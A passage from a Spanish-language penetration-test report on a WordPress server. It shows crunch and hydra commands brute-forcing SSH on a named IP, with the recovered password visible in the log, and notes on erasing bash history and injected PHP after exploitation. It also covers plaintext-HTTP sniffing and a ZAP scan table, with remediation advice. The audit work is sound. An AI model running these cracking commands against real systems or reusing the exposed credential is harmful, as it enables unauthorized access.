De no haber un parche oficial disponible para esta vulnerabilidad, lo ideal es eliminar el permiso de SUID del ejecutable pkexec mediante el siguiente comando:

chmod 0755 /usr/bin/pkexec

De esta forma, no se podrá escalar privilegios a través de este ejecutable.

ATAQUE BRUTEFORCE Y PASSWORD CRACKING:

HERRAMIENTAS UTILIZADAS

DESCRIPCIÓN

En este Anexo, se muestra cómo se obtuvo Usuario y Contraseña por medio de fuerza bruta utilizando un diccionario elaborado previamente a mano, indicando palabras y números relevantes a la organización y sus usuarios.

EVIDENCIA

A) En este primer apartado, se observa cómo se generó el diccionario

```
kali@kali: ~/Desktop
File Actions Edit View Help
└─$ crunch 12 12 -t tomasdb2018% -o /home/kali/Desktop/10.txt
Crunch will now generate the following amount of data: 2284880000 bytes
2179 MB
2 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 175760000

crunch: 7% completed generating output
crunch: 16% completed generating output
crunch: 21% completed generating output
crunch: 31% completed generating output
crunch: 43% completed generating output
crunch: 55% completed generating output
crunch: 67% completed generating output
crunch: 77% completed generating output
crunch: 88% completed generating output
crunch: 100% completed generating output

(kali@kali)-[~/Desktop]
└─$
```

B) En el paso siguiente, vemos los intentos con el diccionario creado anteriormente, donde en el quinto intento por medio de la herramienta Hydra, se logra ingresar con el usuario: **tomashsrv** y contraseña: **to*****18**.

```
kali@kali: ~/Desktop
File Actions Edit View Help
└─(kali@kali)-[~/Desktop]
└─$ hydra 192.241.141.49 ssh -s 8080 -l tomashsrv -P /home/kali/Desktop/10.txt -f -vv -t 3 -c 10

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

[INFO] setting max tasks per host to 1 due to -c option usage
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-30 19:46:55
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 6760000 login tries (l:1/p:6760000), ~6760000 tries per task
[DATA] attacking ssh://192.241.141.49:8080/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://tomashsrv@192.241.141.49:8080
[INFO] Successful, password authentication is supported by ssh://192.241.141.49:8080
[ATTEMPT] target 192.241.141.49 - login "tomashsrv" - pass "tomasdb2018" - 1 of 6760000 [child 0] (0/0)
[ATTEMPT] target 192.241.141.49 - login "tomashsrv" - pass "tomaswpr2018" - 2 of 6760000 [child 0] (0/0)
[ATTEMPT] target 192.241.141.49 - login "tomashsrv" - pass "tomassql2018" - 3 of 6760000 [child 0] (0/0)
[ATTEMPT] target 192.241.141.49 - login "tomashsrv" - pass "tomassrv2018" - 4 of 6760000 [child 0] (0/0)
[8080][ssh] host: 192.241.141.49 login: tomashsrv password: tomassrv2018
[STATUS] attack finished for 192.241.141.49 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-30 19:47:40

(kali@kali)-[~/Desktop]
└─$
```

RECOMENDACIÓN

Se recomienda utilizar contraseñas más seguras, de más combinaciones de caracteres y más largas.

Para el caso de SSH, se recomienda deshabilitar la autenticación por clave y en su lugar utilizar claves públicas y privadas, de modo de que solo se pueda autenticar una computadora autorizada.

Otro método de seguridad puede ser utilizar un servidor bastión, de modo de que se deba autenticar al bastión antes de poder autenticarse al servidor principal.

POST EXPLOTACIÓN

DESCRIPCIÓN

Una vez dentro del servidor, se logró impersonar al usuario **tomashsrv** con la clave obtenida anteriormente en la etapa de password cracking.

Esto permitió el ingreso remoto posterior sin necesidad de realizar otro ataque.

Por otro lado, se eliminaron huellas generadas en la etapa de explotación las cuales fueron:

El historial de bash, para que no queden registros de los comandos efectuados. Las líneas de PHP que se inyectaron en el plugin, para que el ataque no sea visible. Y también se eliminó un archivo generado dentro de la carpeta del plugin llamado "return", que se utilizó para conseguir una consola interactiva anteriormente.

SNIFFING

HERRAMIENTAS UTILIZADAS


Para hacer un sniffing de la red se utilizó Wireshark.

DESCRIPCIÓN

El sitio bridgedesign.space se encuentra sin certificado de SSL, es decir que al navegar por el sitio lo hacemos por HTTP y no por HTTPS. Esto es inseguro de modo que cualquier tráfico por HTTP que pase por el sitio estará sin cifrar. Lo cual permite a cualquier atacante mirar ese tráfico y extraer cualquier tipo de datos.

Para poder realizar este ataque, es necesario que el atacante se encuentre en la misma red que el cliente, o bien del servidor.

SEVERIDAD




Como se puede observar en el CVSS score en promedio general la vulnerabilidad presenta una severidad elevada ya que los valores de todos los scores dan por arriba de 7 puntos. La

severidad se considera baja si el puntaje obtenido luego de aplicar la fórmula CVSS resulta entre 0.0 y 3.9. El impacto es medio si el resultado se ubica entre 4.0 y 6.9. Se considera alto cuando el puntaje cae dentro del rango 7.0 y 10.0.

EVIDENCIA

Para comprobar esto se realizó una prueba con wireshark, filtrando por todas las comunicaciones salientes hacia la IP de bridgedesign.space. Para ser más específicos, se filtró por consultas HTTP de tipo POST, que es lo que se ejecuta cuando alguien ingresa al panel de administración wordpress.




RECOMENDACIÓN

Poner un certificado de SSL cuanto antes. Hay servicios gratuitos como [Let's Encrypt](#) o [Cloudflare](#) que permiten instalarlo de manera sencilla.

RIESGO

Además del riesgo de que un atacante pueda ver todo el tráfico entrante y saliente del sitio, el no tener certificado SSL hoy en día es “penalizado” por los motores de búsqueda y posicionan el sitio a lo último. También lo hacen los navegadores evitando que los usuarios ingresen al sitio por su seguridad.

ANEXOS



Esta captura corresponde al aviso sobre la vulnerabilidad crítica mencionada en el Resumen Ejecutivo. Esta captura fue tomada el 30/05/2022.

PROBLEMA DE CONFIGURACIÓN

Dentro de Linux con Web server, la carpeta VAR tendría que estar en otra partición distinta del /home.

También se encontraron problemas con los logs debido a que pueden llenar /var y hacer que caiga el sistema entero.

Por lo que habría que tener en cuenta para posibles mejoras: Tamaño de disco, tamaño log, cada cuanto se genera lo, para evitar así una posible inhabilitación del sistema.

RIESGO DE DEFACE

A través del Wordpress se podría editar el Home page, generando un phishing o impidiendo el acceso de los clientes a información de la empresa.



Esta posibilidad habilitaría un ataque tipo Man in the Middle interceptando y desviando la cartera de clientes de la empresa para alguna empresa de competencia.

REPORTE ZAP

Aca se adjunta el reporte que nos dio ZAP de las vulnerabilidades , probamos de explotarlas

pero no tuvimos resultado, lo adjuntamos igual como muestra.

Name	Risk Level	Number of Instances
Advanced SQL Injection - AND boolean-based blind - WHERE or HAVING clause	High	1
Advanced SQL Injection - Microsoft SQL Server /Sybase time-based blind	High	1
Advanced SQL Injection - MySQL > 5.0.11 stacked queries (SELECT - comment)	High	2
Advanced SQL Injection - MySQL >= 5.0 boolean-based blind - Parameter replace	High	1
Advanced SQL Injection - MySQL >= 5.0.12 AND time-based blind (SELECT)	High	1
Advanced SQL Injection - PostgreSQL > 8.1 AND time-based blind	High	1
External Redirect	High	1
Path Traversal	High	1
Remote OS Command Injection	High	4
SQL Injection	High	1
Absence of Anti-CSRF Tokens	Medium	46
Buffer Overflow	Medium	2
CSP: Wildcard Directive	Medium	6
CSP: script-src unsafe-inline	Medium	6
CSP: style-src unsafe-inline	Medium	6
Content Security Policy (CSP) Header Not Set	Medium	10

Directory Browsing	Medium	15
Missing Anti-clickjacking Header	Medium	2
Vulnerable JS Library	Medium	4
Cookie No HttpOnly Flag	Low	4
Cookie without SameSite Attribute	Low	38
Private IP Disclosure	Low	12

Timestamp Disclosure - Unix	Low	1074
X-Content-Type-Options Header Missing	Low	65
CSP: X-Content-Security-Policy	Informational	6
CSP: X-WebKit-CSP	Informational	6
Information Disclosure - Sensitive Information in URL	Informational	23
Information Disclosure - Suspicious Comments	Informational	128